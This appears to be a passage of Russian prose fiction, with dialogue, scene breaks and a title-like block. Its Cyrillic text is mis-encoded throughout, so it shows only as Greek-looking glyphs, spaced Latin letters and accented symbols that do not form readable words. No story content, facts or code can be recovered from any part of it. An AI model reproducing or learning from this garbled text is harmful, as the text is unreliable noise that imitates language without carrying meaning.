 τ ί ε é δαçáαεά όεάí ε. Τ ί ηί όí ηεε ηί τ áα — τ ί ά τ ί υóυ αι όί όεαçαé, τ ί
 áάεά εάεí ε-οί ηί άáó. Τ ί τ ί áεααί áάθεε ε, άυεáy εç άáñετ αι τ άααçεí á,
 çáóáé á áεεάεσόρ αι όάέ é εóί εε όáι — εάε άυ άóί áάóá, +οί ?
 — ×οί ? — Τ ί ά ηάάθεáeny çαεαç+εε.
 — Τ ί αι τ άδñú, — άυαί όί όέ Τ άδσεí ε çáι άδ ά τ άεάαί εε όáεóεε. ×á-
 δαç τ έí όóó εεεáí ό τ άδáñί όί ηεε:
 — ×οί ?
 — Β τ ί ά άí εε á ηóóί τ ό, εí ááá όáεάáé ό ί áαί όί εαί άεó. Ε τ ί όί τ ί τ ί γέ,
 τ ί +áι ό άάάóεά άί όί όεαçαéá. Δαçí áδá τ ί άοί άυάαí ί ά άυέí .
 — Ó ί áαί τ ί όί áεái υ ηί çáι όί υαái ? — άί εí ηά όάεáóί ί ά çáó+áε çαελ óá-
 όáñí áαί τ ί ε τ άδάσάί τ ί άί τ άδái άί τ í. — ×οί άái όάεéí ηύ óçí άού?
 — Çáí όί υá ó Ετ άçáσy τ ί όί άί τ í á. Τ ί ά ί ά όί τ έσεéí τ άί τ — υί όδáç.
 Τ ί άί τ ί σ η — τ ί οεάά τ ί άçeny? ί άñεí ευέí υ τ ί τ ί ρ, τ ί ηεá εí ηεóσóá
 τ ί άυέ τ έδεçáαί ί άάóóί áñγ-ί υά ηάí όυ — ε ί ά εί τ ί ηññé ί εεάεéó άε-
 έί ά ί ά τ ί άάυáεýé.
 — Αύαί άυ! — άί áçáι τ ί τ ί άυνεε αι εí η εεεαί ό. Αύεí τ ί όί άé, +οί ό ί á-
 άί óάá ηááρσ ί άδáυ. — Β óñáé τ ί ό άεéóί á! Αύαί άυ!
 — Óí όί ότ, — τ ί όáάεé Τ άδσεí. — Αύαί ά óαελ á — Τ έεεóá Ετ άçáδy óá-
 εáí óεεάυέ τ ί όί άδái τ έño, έτ όί όύε ηί έéó η άáóí υ áαι αι ε ί ά εί ááó άδó-
 çáε ά ηδááά όάεáóτ á; ί άñ όçá áái εó é ηδááááó υί όδáçτ í. Υοί άί τ áετ ?
 — Τ ί á çí áρ, — όóεí εí τ ί όáάεé çαεαç+εε. — Νί áεáόñóυ ηί άáι ε — çááñy
 +οí-οί ί á+εñóí. Τ ί ά ί ααι τ ί άοί άóυ...
 — Τ ί ά ί όί άé, — ηί áεáñεήny Τ άδσεí. — Τ ί τ áó, +οí -οί άυαί τ έεάó
 ί ά óí. Άñεε +οί — υ ηδáçó τ ί óçáí ί ρ. ×οί όái ό ί άñ η άί τ ί τ έáóί τ ?
 — Αόááó, άñά σόááó, — όί όί τ έεάí τ ί όáάεεε ά όάεáóί ί ά. — Ν+áo ό άáñ
 ί άί άί υáñy, ááí υάε τ ί τ έí áεó çááóá άί τ áελ ί ááóáε όóá. Ó ί ά ί υ áñά
 όί +ί τ í. Τ ί τ ί όó ááñ — áóí áεóά ί ά άñρ έáóóεó. Νεεóεí τ ί áεεεá
 óá óái á, εí όί óóρ υ áί όί á ί έáεου çá ηί όóóáí ε+áñoái η Ετ áçáδái .
 Τ άδσεí ί άóί óδεény — τ ί +áι ό-οί τ ί άί άί υά όδáái áαί έη άαί áñáá-
 άá ί αι όγááεε. Τ ί ááí υάε — τ ί ε ááú ί ά τ ί άóί óó...

 Εάι εόεí τ ί ηδóáεýeny ηάαί άί υ ί ά τ ί υóυ ááεéí á. Ε άδτ άά άυ ί εεóτ ί ά τ άγ-
 çύάáε áái , έτ ί άί áεόά τ ί άδáçááεáí έη, çáí εí áóunny ηδóáεéí áí ε ί τ ί áαí -
 όί áεí ε ηάáó άñγέí άί τ έαί á — ε άñά όáαί τ áυέí τ έγoyί τ ηί áάδóεóυ
 τ áεáí υέóρ τ ί áááó ί άά τ έσáí γί ε, çáááεéóυ τ άδó-όδτ εέó όί ηοί άύó εí ί -
 óóóτ á ά όδááó τ ί εεáí ί á...
 Νάάε ááóί τ áó, όáñί εñaeny á άεóτ í áεá. Αί τ óáε á ááóί τ ί υé εάááόáó
 ááç εδóυε — çάυεóí τ ί τ ί τ ί άυαί εά ί ά ηδóáεúáεύá. Τ άδáí ááény εç éá-
 τ ί óδεéóτ áαί ί ε óί όί υά τ άυ+ί óρ, ί ά ηάοί άó çáááάεáeny, άoyí óé
 άί çáóó — çáí áó τ ί όί óá τ έγoyί τ ί υάελ óáε τ ί çάδε.
 Αύεáy á ááóί τ ί υé ί όί άί , çáι άί υρ σέε ηί άί ε áááó, τ ί τ έγááε-
 ny. Αί áεεεáεóáái çáái εý — ί ááερ áááóεúí τ άί τ ί όί εά τ ί τ έεáí ί á — áυ-
 εí τ έί εí όδáñóí όί άóóτ á. Τ όγί τ ί τ áóá ί εí άί çάυóáeny τ άδái άδái ί υé
 δαçóυαái ε «Άδááá» όί εí . Τ ί τ ί áá ηοί όί τ ί υ τ ί ó ί áαί — τ ί τ έí ηυ τ άί υ-
 ηóáεé; ηί óááá άεη τ ί άóί óυ, ηεάάá — áεη άδτ ί άóáóί εεε. Τ ί εεáí τ όááá-
 óáεúí τ άí çí á+áί έη...
 Ε τ ί τ ά γoyί τ ί τ έεáí ί á — ί ά τ ί ηεάáí yy óεáóá.
 Ε τ ί άί áεó τ ί τ άδáçááεáí εý, τ άάáί óá εí όί όί τ άί ί άί όεí γoyί εδε+áóυ
 ί ά εάεáί τ ί óáé. Νάεόáóí áυ όáái óá...
 Ε τ ί +εεé ί áεúóáá εάαεí τ ί εάεúááεí τ ί ηεá áεááóεε ááóί τ áóá. Εά-
 τ ί εόεí τ ί τ áóδ εάái ί ε, τ ί τ áóί áε, ηοί έó εε áí όί όί τ έóunny ί ά ί ááερ áááóáεý-
 úέ τ ί ó έó εεé τ ί τ έáí τ ί όί εéé υóε óδεñoá τ áóóτ á ί ά όί τ ί yny, τ ί εñúáay
 óááεéí εó é áóí áγτ áεçí ε. Εç άί εí άυ ί εεάε ί ά óεá á+áδáóéí yy όáái óá...
 Τ ί τ ί ááεáí τ ί ááελ óeny τ ί τ άί όί áá, áεγáy ηάáá τ ί τ ί τ áε.
 — Αδτ áá άυ áñááá όááóáεí áαί áá, — τ ί όí εçί áñ τ ί τ í, ηάεεáá τ ί άδáύά ί άñ-
 εí ευέí σáái á. — Αάáυ τ έáóεεε ηοί ευέí , +οί τ άεáí áυέ τ ί áóτ í ε, +οί άυ
 όί áñé. Α áñεε áυí áááεé áί ááύá, όí όóó óá όί óυ εάεάύε áái υ éááδóεóó
 τ ί τ έóί áε. Çá+áι τ ί εáç-οί ?..
 Ε άδóί áί ά όδáái áááóεúí τ çááóááε áεáδτ çáί τ í ε. Εάí εóεí τ ί όί oy-
 ί óé όóéó é όáεáóτ ί ó, áçáεýí óé ί ά τ ί τ ί áδ, áυñááóεáóεény ί ά yéδáí á.
 Τ ί ό ί áái óδáái ááéé τ ί ó+áó.
 — Τ ί ó, ááááε... ááoyί y-εí τ ί ááó...
 Τ ί τ ί áεáé εí τ ί εó, τ όááδéé.
 — Ó ááñ áñóυ εí óί όí áóey? — η όí áó ηί όί ηεéé á όδóáéá.
 — Εί τ á+ί τ í, — τ ί όááóε Εάί εόεí. — Β áñάáá ί á σάά áί áδááε τ ί τ ί áεó.
 Άñεε ί ά áñáó.
 — Αί τ áí όεá.
 — Άóί áρ, +οί ηί όί άυέ óáεáóτ ί — ί ά ηái υέ ί ááááεí υé εáí áε í áδááá-
 +é ááί τ úó...
 — Τ ί ά ηί τ ί áááεóáñú á γoyί τ í, — άί εí η çáó+áε τ +áí ύ ε τ +áí ύ óááδáí τ í. —
 Ó ί άί τ ί ó ηáóóί +ί τ áái áá, +οί άύ çáí εáóεóυ όί τ ί ó+áεí ááéó, +οί τ ί τ έί τ í -
 +áí εé ί άóáái δαçáí αι όá ηί όδáó áái η áεñεí á ηί όí áί ε έí τ ί τ άí εé.
 — Τ ί τ γoá τ ί όί óááóá τ ί τ áí ó+áóί á óáááóáεúí τ é ηεóááá ááçí τ áñί τ ηóé...
 — Τ ί τ ί υoaény áί çάçεóυ Εάί εόεí, τ ί τ áái τ άδááεéε:
 — ×áελ ááε η áái υáái ε ί άί τ áί ó+áóáí ί εéí τ ί ó. Β ááó éí óτ ί όί áóερ.
 — Τ ί ó, όί ááá ηεόóáεóá.
 Εάί εόεí áñί τ ί τ έε á+áδáóí εε áái ύ á ááóáεýó. Άñί τ í τ έε, εáε εñ-
 τ ί εúçí ááε ηί áóεáεúí óρ áí τ άδáóóó áεñoáí óεí τ ί τ áί ηεάεáí έη, εí όí -
 όóρ ί áεáááεúí τ í, τ ί εúçóγñú ηεόάái úí τ ί τ έí áελ εáí , áύí áñ η áαçυ.
 Άñί τ í τ έε, εáε τ ί υoaény τ ί τ ί γoyú áεçí ύ +áεí ááéá, τ ί όί ηεóóεáay áái éááó-
 óεóó +áδáç τ έí τ ί όé τ ί τ ί τ ί υé εáçáóτ í τ áί εó+á...
 — Νái τ á εí óáδáñί τ á — τ ί τ ί γoyú óí , +οί τ ί όί εñóí áεετ á εááóεéóá, τ ί όáε-
 óé+áñεε ί ááí çí τ áεí τ í. Αάóτ ény τ í η όáái óυ τ ί εí τ í ηái ε +áñí á áá+áδá.
 Β é óí τ ί ó άδái áί ε óñóóί εény ί á +áδááéá áί τ ί á ί αι όί óεá, τ ί óγί τ ί τ ηááε
 áί εóáεí τ áί ááóú á — ί ó áái ί ά ί ά τ ί εáúέáóυ. Τ áσάόéε çáδáí áá εó-
 +τ í áñά όéé ί έί á, +οί άυóí áyo άί áái ó — áί εúçay εί τ ί ί áóá, ηί áεúí γέ
 εóóí γ. Τ é+áái — όί áñóυ ί á ηί áñái ί ε+áái , óí çyéñóáái ί úá çáóεé δαçí τ -
 áί óí áá... Αί áá ί á εóóί á εáí ááó, óááεí +áái -οί άί άί όéó — τ ί τ áεá óáε
 ááεáρ, τ ί ηóáεýρσ áεερ+áí τ úí óááεí , +οί άυ ηί çááóυ εéερçερ τ ί óεño-
 óáéy. ×οί άυ άί óυ ί á çááδáεenu. Άóί áρ, óááελ τ ί τ ί áááó...
 — Τ ί τ áóί áεóá, áñί τ í τ έóá τ ί τ ί όí +í á — ί ε+áái ηδóáí τ úí áái ί á τ ί τ έáçá-
 εí ηυ? — ηί όί ηεé +áελ ááε ί á άδóáí τ έί τ ί óá εáí áéá ηáyçé.
 — Τ é+áái , óóó óáε áái τ έáááony τ ί ά τ ί τ áάóεου ί á ηéí áί , — Εάί εóεí εεá-
 ί óé ηái ηááá. — Çáóéé ί á+áééñú ηί τ έóéτ áτ í óί çyéí á. Óááε, υáéεáí υá
 áυέερ+áóáεýí ε. Αί áá á óáéááó... Óá áá çáóéé, όí ευέí ί άί óγí óρ ηáy-
 çáí úá η +áελ ááεí τ í. Óááελ ηááεáé τ ί τ áóτ í +á. Τ ί τ ί τ ί á ί τ ηái ύ +áñí á
 ί á+áény óóóáí ε — τ ί τ όááελ áυέερ+εé ηί áñái é σóáé á έτ ί τ άóó, óóáá,
 ááá óáéááεçí ó. ÓΝΕΑ — «Νί áδóáε». Αάá — τ ί τ έú.
 — Εóί ?
 — «Νί áδóáε».
 — Óí +ί τ í...
 — Τ ί όí ááóýáóá?
 — Τ ί όεóί áéóny.
 — Τ ί όí άί εááρ. Νεάáé τ ί ε ηί τ ί όáé τ ί τ é+á — ί ááéóεáí υé óáελ ε áί éáéυ-

l e r o o t y o u , f a a a a a y l f a a n o a a e o u f e n e i a a , i t o i l a a d o a c a i t e + a e e o a a d o e e n y c a a a a d r o p d o + e o . I t + a i o - o t y i t f y e , + o i l f a a o o e i l f a o o o t + f i t f a i t i t a n o u .

— A u i u o a e e n u o a d i a e o u o a e a a , e a e a n a i t i t f a + a e a ?

— A a . I t a d u e f a i d a e e t f a r . I a a a d r i a , i t f i t + o a n o a i a a e , + o t y f e e t a i f a i t o e a a a o , i t o i o e a e e n y a i t i t n e a a r a a t . I t y o i l o y i a o f o e d o e t e e a u o a e f a e a n o f e o o . C a i a o a i o y u a a i f i d i a i a a e o i l o a d a i a f e i d a e o e + a n e e a u a a d o e e n y , y u a e e r o e a a d i t a o a i e . . . E o a e a a e o f a a t a i c e a a o i a i t e a a a d e a i e u o t e i t a e a o n i t a i t a d n a i e . I d a a n o a e y a o a ?

— I t y o u . . . — a u a i o i o e n i a n a a i e e .

— O a e a y i a + e a ! A u a c a e d u a y . I t a a o a e e + a a t - f e a o a n f e i e n a y c a f - f i t a e a a a d o e d a o t + f i t f a a d u e t . I a a u e t e a d o o a e , i t e a + a , a a f n e i a t o + a n o e y — f e + a a t . I t a e a o , i t n a i + a i - o t a i e a i ?

— I a a o i a p , f a a o i a p , — a o a e a o t f a a i e t n c a o + a e t + a f u e t + a f u c a - a o i + e a i . — A u a e e p + e e e a i o n a a o — e o s e e ?

— A a .

— E t f i f e + a a t f a c a i t a t c d e e ?

— O a a d a i .

— O i t o t o t . A a d i a o a n a a e a i a d o o d a i a f e y — o a i o a a e a e o a a o a i f i t - d a o . N i a n e a i , a u o i o t o t i t d a a i o a e e .

— I t a e a e o e n o a , — E t o t o e a i t i e t a e e o d o a e o . A a f u a e — y o t o t o t o t .

Y o i t o t n o t c a i t o t a i . A e a e u , a n e e o t o t a d a i u a t e a f . A e i a + a — c a + a i a i o t a i t a d n o u ? .

* * *

— A u n o i a a o a ?

— A e o i u e a i t o t n . B c a d a a a o u a a p y o e i a a f u a e .

— N a i t a a e a a i t a — o a a e o u + a e i a a e a o t i l , + o i l e e e o e y n i a a d o a f - f a e o e i t a d a c i t f a f o a f a .

— A e a e a u a o i a a o a — f a o a e e y y a a e p n u a u a e n i e e e o e a e ?

— A o i a p , a d y a e e .

— O t + f i t . I e + a a t f a a i e o a n u .

— A t y o u n y i d e a a o n y . I t f i f a t + a f u t o a a f . I o a e a f o a e u i e f a a d a a e - i u i . D a n n + e o a e o a a n a t + a f u e t + a f u o t + f i t .

— B i t a o i o y p — y o i t i e c a d a a i o t e . A a e a o y — i f a e a e a o n y , + o t a u a e o d n a — a a e a e t f a a a a r i t . A n e e a u o t a f y f a i t t e o + a e i n u , o t a a f a a i f a f a a e a a o u , e a e n a i e o o s a e .

— E a a f i t , + a d o n a a i e . . . A a e a e o a a n a , + o i t o a a n c a e a e n o .

— N a i t a a e a a i t a , + o t a u a u f a c a a u e e a u i t e f e o u n a i t p + a n o u d a a t o u . A a a u n a a i a f y y o a o a a i a d a u a a a e c f e a a e a o u a n a f a t a f o t o . E y o a d a a t o a i t a e o i d e i a n o e i f a a a f u a e o t e u e t a n e o + a a a a o a e + a n o i t n o e . A o a n e i e u e t a y o i t i e d a + a n o f i n o e , y c f a p o t + f i t . I n e i t e u e t .

— I a n o a e o a n o t i t a f . B c a e i o a d a n t a a f a d a c o e u o a o a . I + a f u c a e f o a d a n t - a a f . I t n o a d a e o a n u . . .

— I t a i t a d a n o a a o f a e a e o u n y f a o d a c a i a t d . I u t a n o a a a a i t a f i t e o t a e d a c i u i e n e i a a i e . A a a a e o a c a i e i a o u n y e a a a u e n a i e i a a e i t . A i c a a o d a .

x a e t a a e a u e e p + e e o a e a o t i f , n i o y o a e a a t a e a o i a f e a u o a e e c a a e i a , a e i o t o t i n e a a e . I a i e a y a a t a i e o a , i t a f e i a o a e u r i t i n i o d a e i a o e r o , a c y e n i t a d a a i a a t n e a a f u y « n e i o + » e c a e e a e e f a n e t e u e e t e i t - e i t n a i e o a d u e i t a d a a i f e a e o u e u y , i t n e a + a a t a e e o d a o t i c a i t e e o t a a e a a t o d y i t + e t e a i t d a e o e + a n e e f a e a e i t a i n i n o t y f e y . A a d i o a e u n y f a a i t a e o a e u n e t a n e a a f u a , i t a u a d a c a c a e y i f o e f a o t o i a d a o e p , n o t y a - o r p a i c e a e i a t a i t a n o a e a , i t n i t o d a e i t n o t o t f a i , i t o i t f a + a n u e a e e p + e e o a a e i . O f a a t a u a a u e t a d a i y . . .

x a d a c n i o t e o a n o u i e f o t i o a d a e o t o t a d a o e p n i n o a e e a , n a a e a e c a o e i t d e o a , a a t o i o e a e o a i e t , o a i f o e n a a a i t a i t n i y a d o o n i t e a e - a a p u e o o d a c , i o u a o a e t o n o t y f e e e f a t o a o a i a i t i t a d a o i a a n a e e + a e i a a e a i t e i a f e f e e e d a E t a c a d u . . .

* * *

— A a , n e o o a p . . . I a o , y a t a o e r a , i a e f . I t a o a i a t d e o u . N i t o a e e a a e o a .

— O a a n i t e o + e e i n u ? I t a e a ?

— A a c o n e i a i t . O a e , i a e e e a o a d a i e f u .

— E a e a u d a a e e c t a a e e i e a l ?

— I + a f u t o t n o t . N a e e a a t — a e e o d a o t i , i t a a d u o a i f a f a n e i a t . B a e a - a a p i a o e f i t e a n i a a d o a f n o a a , f a a a d i l i t e a e c i a n n i n o i e o a i t a n o a a a o . I f a n i a a d o a i f i t f a f o a e u d a c a e o d a a i t o e i d a o a a o t i t e e e . I a a t e u - o a + a i t a e f + u , e t o i o r p i t a e f t c a d e o o t a a o u e c a a o o u e d a n e t e f a o a + a f e a + a n a . O a e e n + a e i a a e i l . I e e e o a i o a e a e a e n y e a a e e i e n i o a i l , a f a t a o e f a a u e t c a e e a a i f e d u e t — i t , e t f a + f i t , y o t a i f a c a i a d e e . O t o t i c a a e c a e a o , a n a i d o o . . . O o o a e a a i f a a u n o t i a u n e t + e o u e a o a u e o u a a t a f o o d u .

— E o t - f e a o a u a u c a a e i e e e o e p ?

— I + a f u a a a a t i t a e a o a o u . I t y t e a c a e n y a u n o d a a . I t a a a a e e , i t i l f a i t a f y o u n y , f a o t a o i t e a o i u a a y e a e e a - o t f e + a a t f a c f a + a u e a o d a c u . . .

I t a a a a f a i t f i y e , + o i t o t e c i o e t , y o a e a y o t e t a a y n e o o a o e y . I t i t f , c f a a o a , y a f i t a d o o a e t d a a e e a , o a e f a d a n a t u e . . .

— O a e a u f a n e a c a e e , i e e e o e y a u e a ?

— x o t a u i d e n o a e e n i n a i a e i e e e o e a e ? ! B o a a c a a t + a d a c a a n y o u n a - e o f a ! N e a c a e , + o t l u a a a i a o d a a i t o t o e , + o t a n a a o a o o t o t o t . . . O a a + a d a c i e i o o o y i t f y e , + o t e d i l a n n a a e t f a e a a t f y o e i t t d a a f i t e o a - f e i u o f a a t f a o f e + a a t n a d u a c i t a i . I t n e a + a a t n o a e a a a e o u f a a e e t n o u , i d i n e e f a a u c u a a o u i e e e o e p , f a t o e d u a a o u f e a e e o a a e , + o t o t a i y n a i u y , o d i a a a o e e i o t + a y + a i o a . I f i t n o a i a f i t c a i a a e f a i t a f a - f a a o a i a t d u . I t n e a f o u y f a o a i u a e e t n o e y a n e t e u c u o i t i l y f o e i a a f u a o — i t o o o a c a o a i e e n y c a y o o o a i o . B n e a c a e , + o t a a f u a e o t a f y a n o u — y a a i a i o n o t e u e t , n e i e u e t i t n + e o a a o f o a e f u i , a i d a a a - e a o d a c o i f i t a i , a n o a n o a a i f i t .

— E e a e t a a e a u e a e y f a a t i d a a a e d a c o i f i t a i ?

— B + o a n o a t a a e , + o t i t n a e + a n c a e i l e o o u n y - o a t e e a d i a , i t e o t i o i t - i a f o e t f n a i i d a e d a n i t i t f e i a e , + o t f a i t n o d a a a e . N i o e e n u f a i y - o e n o a o . B a i a a c a a t a i l i e , i t n o a a e e a c a e t a n i o t a u e o a e a o f i t , a u o a u e a e c f a a t « n e i e o » , i t n e a + a a t i o u a o a e i a o d i a f a o d e n o a i o a i l a , i d a e o - d e e e + a d a c a a a o a o u i e f o o a a d i o e n y — n a a f u a a i e , e t o t o u a a n a y o i a d a i y a u e e o t a f y a e a d i a f a .

— I t a i o n o e e a a n ?

— A a , a a c a t i t o t n a . I t a a a d u t o e d u a a e a i e a t , i t o t a a , + o t - o t o t e e i t o y o a e , o t e e f a a t a e e i t o y a i e . . . B f a i t f y e . A i o a e e n o a c o o a e a a e , + o t i t c a a e f o t a e d o e o — i t a a d u o a l f a f a n e i a t , a y o i l f a a u e t f a t a - o i a e i t n o e ; y a a a a d a e e , + o t i t f i t y o u a o a a o t o t n e o u a t e u o a , i t i a i o e t n u — i t i t o t n o i a a e a e a e a , + o t a i o a i e u r i t . I t a e a o , o a e a e a u e t . . . — A a e u o a .

— I a o t o t e o a i a f y . A u n a i e t o t n e e e i t i t a d i a f a a . E o a e , y a t o a e , i t i t o t a a e i a f y f a e o o i p , y n o a c o a t n o a e a a f u a e i o t o y i o e o o t i a o i f . E — a u f a i t a a d o e a ! — i t i t a o e f a e u r i t a c y e e o a i e u i t e d o e t e . A c y e , i d a n - + e o a e — o t o y + a a t o a i n + e o a o u , i y o u a o i a a e a e i t n o i , i t a e f i t o t n o i a a - a d o i t o a n e o u o u e a n a o a e a a o u . I u n a e e c a n o t e , y a u a f a n e i e u e t d a c e c a e f e e n y . . . O a e a y i a d o t n o u — i t o t a e a o u n y f a i t i t y o f i t c a + o t , i t a a a t a a a i n o a u y , c a o a a a f u a e , + o t a u i f a t i t n o e e e e , y a t o i a a a a o n i a e - o a o u . I t o t i t y a u o a u e e o e y a e o n e f i y u e t i . . . I t i t f a + a e o t o t e e e a e e n y , i t y o i a p o a a a a o u e p a a e . I u a u i e e e , i t e c t a d a c e e e a e o r - o t c a e o n - e o — a o t e t a e e u r e e a u e t o a d i t i t e a o e , i t e c a e f e e n y , n e a c a e , + o t n i a e o a e n y c a e o e a i a a a c e f , i t o o o a t o a n y y o a e n o t o e y . . . O t o u a u i a f y f a n i a o e e , + o t e e , n a i e i a e f o t i . I a i d e y o r u e + a e i a a e , n e a a e o a a i . — A a d p . I t i t a f a e p a i a u a a t f o a e a e f a l i t d a e u r u a e a + a n o a a . . .

— A e a e f e - o t i t t a f o y i t a e a e e , + o t f a a i a a a e n y n u i a f o u a i o e y a o e e t o a e e f . A e y a e o u , i t a e f i a u e t e e a a d o e d e o i n i t o d a o u . . .

— I t a u a i a a a a e n y . N o a c o a t a a a a e n y , + o t y o i t t a n o a a a . A a u a a u e e f a n a i a e i a o e f a n o t a f u i e f i l a d a i e . O t o t o t , + o t f a n a e a e e e y o o a e o i t n o u .

— N i a n e a t c a t i t o a a e o , y t a y o i t o t a a i t a o i a e . O a e a t o — i e a c u a a a o - n y , f a i e a a a o n y i t a u n o o i . x a d a c i a d o - o t e e o o p i t e n o a e + e o a o u i f a n o e o e . I a n n o n o e o t a e , c a i a o u o a , f a e i o t o u a a a e a i f a t i t f o a a e e e n u . I t d a c i a o e a a e d o e a i e e a a a a i a e f d a c n o o e f o e c a a e f o t a a i t e d o e t e i t n o t e o , n i a a d o a i f i t f a c a i a o e a o a e t a i t o t e f e a a t a d a c a .

— A u + o t - f e a o a u o c f a e e e c t i o t + e o a i f i t a i ?

— I o e o t a e f a c f a a o n o e o i a d o i a a « B i t a i a f a a o u n a a y f a n o a f o . . . » e e e « I t o e o a l i t a e e t o t o u e a t a . . . » . E e a n n e e a .

— A n a i e f . A a o i o t a ?

— A y o t a a a f i t ?

— I a a o i a p . I t o t n o t + o t - o t i + a f u c f a e i t f a .

— B n a i f a t i t i t p a a o t d a . Y o i o t i a i f n e c « E o t f e e n o a u a u » .

— O t + f i t , — i t a d a a t a a t i t o a a e e o a e a o t i f . — I t y o t a n a e e d e e a . A a e u o a .

— A a e u o a — a t e u o a . O e y a a i t o n o a e a . I f a i t n o a e a o u e e o e c - c a t i e e - o u . E t i u y e . O a e n a a a , i t a a a a o u n y a u e t f a - e o a a . B , e f f a + f i t , i t a a t o t a e e n y , c a + a n a t y o i a i a u i e e t a d o a n i e d e f a , i t o i l i t a n i e - f a + f i t a i a n e a . . . I u y i a e y i a f u o a , i t i t - a u a d u a a e f a i e i o t . . . B i t i t f e e a a o e n e t a a i o i l , + o t a n o u a e a a d o e d a e t f a o a , e o a a i d a e o e + a n e e f a a t c i t a e f i t i t a n o u i t n o t - o t i t a l o + a e t a a e o . E a u f a t i t a a d e o a — i f a o a a e t n u - o a e e o o a a i t i t a n o u ; i d a a a a , a n a a t f a f a n e t e u e t n a e o f a . . .

— I a t a e a o a o u ! — n i a a n a a f e e f a n a a d a e - n y . — E a e a u n i t a e e ? x o t a u o a i o a e a a e e ?

— A u a o t e u e t a t e a y a e a a d o e d o , y i t o e f y e d a o a f e a . E o a a e e c t i a a e a a t , o o t a y . E c t a - d a c e a e c n a a y e c d y a f i a u i e a o a a i + a e i -

× A E T A A E
Ñ A A F U A A I E
I A I T A T O × A O A I
I E E T I O .
B A E A O
E I O I D I A O E P

èñõî äí èêèâñãëáííé

ET ET I EA EDENA EANI ADNEE

Í À ÆËÓÆÍ À Ì Û Û Û Û Õ'À

Çæaf +eaaeny í æf eç nai uo í ða++ í uo í aðef át á a ênoí ðee í ucuoa. Áí eüwá í anyoa çaf èi æeny +aðo çí à-ào +ái , í á ðaáf oae, oí oy e edóòee oaf noí l , í á í oáuoæ. Aná í a+æf nu ní çaf í á a owao, ef oí ðue í ðeoaè eç í ef ðeoaà e ai anoi oí af , +oi áu oéee á í eéoaà, í ðí +íí í át ní í aaény a í í -ái í ucuoef í í ðí noðaf noaa.

Í í í uoee eçaaeouny í o í aaf ní í -í í uup çaf açaí ai a e í eðaoðai a ní a+æa í í ðí æee ní í eeaí nou, í í oí í aná í í oí ðeaaef , noaef í ða+í uí , í í y-æef nu í ní çí af eá , +oi +oi -oi ooo í á oae, á eáðe í aéoaà. Nòðai eoaéuf ue í í eáð aaúnú oaan eae áu+í e á oí eoaça. Nef af í eaeay-oa oai í ay eí í aou í ðí oea nef çu, áaaa í á ðaçðaçaa í á-í y í af í í í eai . Ðaaeuf í , áuef í +af ú í eí oí . Eee í aðaaí ç çaf açaí ai a, eee ní +aaaf eá í í ðí oí í eea ní çaf eáooí í e çaçai í í aæf ní e áoeáo. Ní a+æa aná ðaçaeaaef nu í í ðí æeuf í , e í e+oi í e+aaí í á í ðaaaáuaef . Áí oððe í af y waaaæény eaf e-oi aðaaí eé aðaef í , ní aedapúeeny ðañef eí ou nef ðeoi ó e áí çaðaðeðu aðaaí eð af át á e æeçí e. Oí euef af o ní aou noæ aaí í eí eí í : í ðí nuí æeny í anef euef ðaç e í í neá í af í af eæeoaéuf í af aðçaf uy í í naf -ái o oí í +af o af í au í ðí aaæeaaeny a aeoaí eee eí eí aáo ní a. Oae í oí af e-æaef nu oðe af y . B í uoaeny áuor a-í you aðaóee ní a, +oi áu í oí ní aouny ðaç e í aanáaaa (í o eee oí oy áu í a æeeæaeoaa aðai y af aðaa), oí euef af anoi you af í oí ní oeny á aaa í í +e á í aðaaí çaaáaf í í í ní noí yí eé ní ç-í af ey, eí aaa eðaaeoa oae e í ðao, í ðí -af í ðí +aeny af oðao, çaðai af aðí anoaé, í í çaðaðaèe e í a+æ eí áuðoyu anyeaa í æeeá aæa, í í í í oí l ... Coa-ea í aeaoúaaouny ní í eeaí nou, í auyñ-í èi ay náeaøeí ny aðaóeef í (aaaú

ðaf uoa á you aðai y í ucuo ní æe æe-eeí ní í í). Áunoí oneeaaaynu, í í á í aðoøeeaanu í a í ucuo'a nef af í af eí á, í aeðuá í æef af aðuçoí a n af -eí af e e oaf noí l . Eaf u í á í í í aaee í í eæaaeoaóðá, áueaaay ní naaf eá aóeaú, e aná nef aa áuor æee ní oea-eai e, +oi áunaæef í ucuoa í a ae-oóp eçí af o í oí oí af ðeaf af í í ðe. Í ðeoi æef nu ní í oðau í a eæaaeoaó-ðo, +oi áu oí ou +oi í eñaou. Noaef oðoaf í auaf aðeaaou nef aa, nef eaf e naf æef eeoí . Eðeçen í oí af eæaeny aaa af y, í í neá +aaf í a+æ í í í af í í í ao í noí oí aou. Í aaúee áuñoí e í a+æe í a oðaoeé aaf u í í eí í noup af nnoaf í -æeeenu, e í ucuo í í aðoçeeny a í eð oaf uo æeaf eé eee, í í í ðí noo af af -oí, af í au í a+æ eí aeoú í í ðaçí uí oí ooi af , aððañneaf í oadaayúei aaí oaf no. Eí ðí +a, af aae naay af oðyñoúeony ðoe e ayeí oaeoúae aaí -ðañnee, áuçoúapúae í oadaúaf eá ef anai o af eða.

Oyæaeop af ðe+añeop í oçueo ní af eea í eeaí Oaðí að, e í ucuo, çaf í +eæeé e aaol +anaí í í +e í +a-ðaaí op í eef í o í a í oaf op noaouþ, eææe í a oí í +af á, í aneaaaynú í æ-í í +anaaf í — naf èi aæf noaaf í uí anoañoaaf í uí ní noí yí eai , í í çá aða-í ucuoa í aeaef , eí eaañeef e eðuef , í í í í çí aef í eeny n eo+æ eí oadñí uo epaaé. Aooaaí í af euf uo. Oí oy nai naay oaf auí í a n+eoaao, af anyef í neó+aa, í í eá. Oí euef af ðí ucuoef uá aænoae y noaf í ayony aná í af aa e í a-í aa aaeaaaf uí e, e aná oðoaf aa í a-oí aeoú í oáao í a af í ðí n «a ça+ái ?». Oae +oi ooo aná í a oae í oí noí , eae you eæaony í a í aðaúe açaeya. A Naaad-í ay ou í a — you af í aúa í oaaéuf ay ênoí ðey: í í oðynapúay oaf í +ea í aaa-oi you uo ní aúeé, aaaouay a... í eeo-aa. Á í +aðaaí í á ðaçí +aðí aaí eá. Í í aná ðaaf í eí oadñí í , eí aaa y æe í í nuæe ní n'eo, í í enúaaay eeoayúeé-ny ooi af , nai í af æeaaí í í aní í í -í eé... aní í í eé, +oi af oððe í ucuoee-í í af ní çí af ey çaeép+af í a oaeay aná-eaf í ay, +oi you í a í ðí noí eaeay-oí oai í í ða. Çaçaçú-oí aaaú oí af y

